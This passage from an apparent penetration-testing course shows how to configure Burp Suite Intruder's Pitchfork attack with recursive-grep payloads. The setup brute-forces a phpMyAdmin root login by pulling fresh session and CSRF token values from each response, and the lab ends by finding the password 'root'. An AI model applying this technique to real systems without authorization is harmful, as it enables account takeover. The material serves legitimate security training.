We will leave *pma_username* set to "root" since this is our target user account. There are four other values we will modify in order to submit login attempts. We will insert the actual attempted password into *pma_password* by selecting the value and clicking *Add §*. The *phpMyAdmin* cookie value and *set_session* post body value change on each request, so we need to add them as payload positions as well. Finally, the *token* value also changes on each request to prevent bruteforcing so we will need to select its value and click *Add §* as well.

We'll set the *Attack type*[254] to "Pitchfork", allowing us to set a unique payload list for each position. This is necessary to account for the differences in the payload values we want to send. The pitchfork attack will place the first value from each list into their respective positions and then send the request. The next request will use the second value from each list, and so on. There are several other attack types in Intruder but we will not be reviewing them here.



Figure 126: Setting the Payload Position

Configuring a "Pitchfork" attack with the payloads we need here can be a bit confusing. Be sure to read through this entire section before trying to follow along.

We need to configure some of our payloads on the *Options* tab before we can use them so we will be skipping over the *Payloads* tab for now. We need something that can extract values from a response and inject them into the next request. Burp Suite includes a "Recursive grep" payload that searches a response with grep[255] for a predefined value and makes the results available for the next request. This is exactly what we need to set the *phpMyAdmin* cookie value, *set_session* post body value, and the *token* field.

[254] (PortSwigger, 2019), https://portswigger.net/burp/documentation/desktop/tools/intruder/positions#attack-type

[255] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Grep

Let's click on *Options* and then *Add* to start configuring our first Recursive Grep payload.



Figure 127: Add Grep Extract

This will open a new window with a HTTP response that we can use to define the location of the item we want extracted. We do not want to use the "Set-Cookie" headers to extract the session value because the server sets multiple instances of the *phpMyAdmin* cookie and Burp will always use the first instance it finds. We need to scroll down in the HTTP response window to the *set_session* hidden input field within the login form.

We will click and select the value of the input field. When we do this, Burp will automatically set the "Start after expression" and "End at delimiter" values defining the delimiters for the grep extract as shown below.



Figure 128: Defining the Grep Extract for the Session

We'll click *Ok* to save the extract and then define another extract by clicking *Add* from *Intruder > 2 > Options*.

This time we need to select the contents of the *token* field:



Figure 129: Defining the Grep Extract

Again, we'll click *Ok* to save the second extract.

Now that we have our "Recursive Grep" payloads defined, we need to set our payloads by clicking the *Payloads* tab. We will be setting four payloads in total. There is a *Payload set* value for each position we marked and they match the positions sequentially. In other words, set one is for the session cookie, set two is for the session field, set three is the password field, and set four is for the token field.

Payload set one is the *phpMyAdmin* session cookie value. We need to select “Recursive Grep” for the type and then click on *From [_session" value="] to [" />Log]* as our *Payload Option*.



Figure 130: Setting Payload Values

Payload set two is the *set_session* value. It needs to match the value of the *phpMyAdmin* cookie, so we will use the same settings as payload set one - “Recursive Grep” as the type and *From [_session" value="] to [" />Log]* as our *Payload Option*.

Payload set three is the password value. We will configure it to use the “Simple list” payload type. As its name indicates, this payload type uses a simple list of strings. We can add values to the list by manually entering passwords in the text box and clicking *Add*. We will repeat this to enter several common passwords.



Figure 131: Entering Passwords

Finally, payload set four is the *token* value. We will use the "Recursive grep" payload type again and *From [.php" /><input type="hidden" name="token" value="] to [" /><fieldset>]* as our *Payload Option*.



Figure 132: Configuring Payload Set Four

We've performed a number of setup steps so let's review what we've done before starting the attack.

We should have four positions marked on the Positions tab: the values for the *phpMyAdmin* cookie and the POST body values for the *set_session*, *pma_password*, and *token* parameters:



Figure 133: Intruder Settings

Our payloads for set one and two are “Recursive grep” with the session extract payload. Our payload for set three is a “Simple list” with our weak passwords. Finally, our payload for set four is again “Reverse grep” but with the token extract payload.



Figure 134: All Payloads Configured

Once we have verified these settings, we’ll click the *Start attack* button. This presents the following message:



Figure 135: Burp Intruder Limitations

The demo version of intruder will work fine for this demonstration, so we'll click *Ok* to start the attack and send requests with each position we marked replaced with the respective payload values. Burp Suite will open a new window with the results:



Figure 136: Reviewing the Attack Results

If everything is configured correctly, one request will trigger a 302 response, which stands out from the other 200 responses. This entry also contains a "pmaAuth-1" cookie which seems to indicate a successful login. According to the output, Burp Suite was able to log in as root with a password of "root". We can verify this manually in our browser:

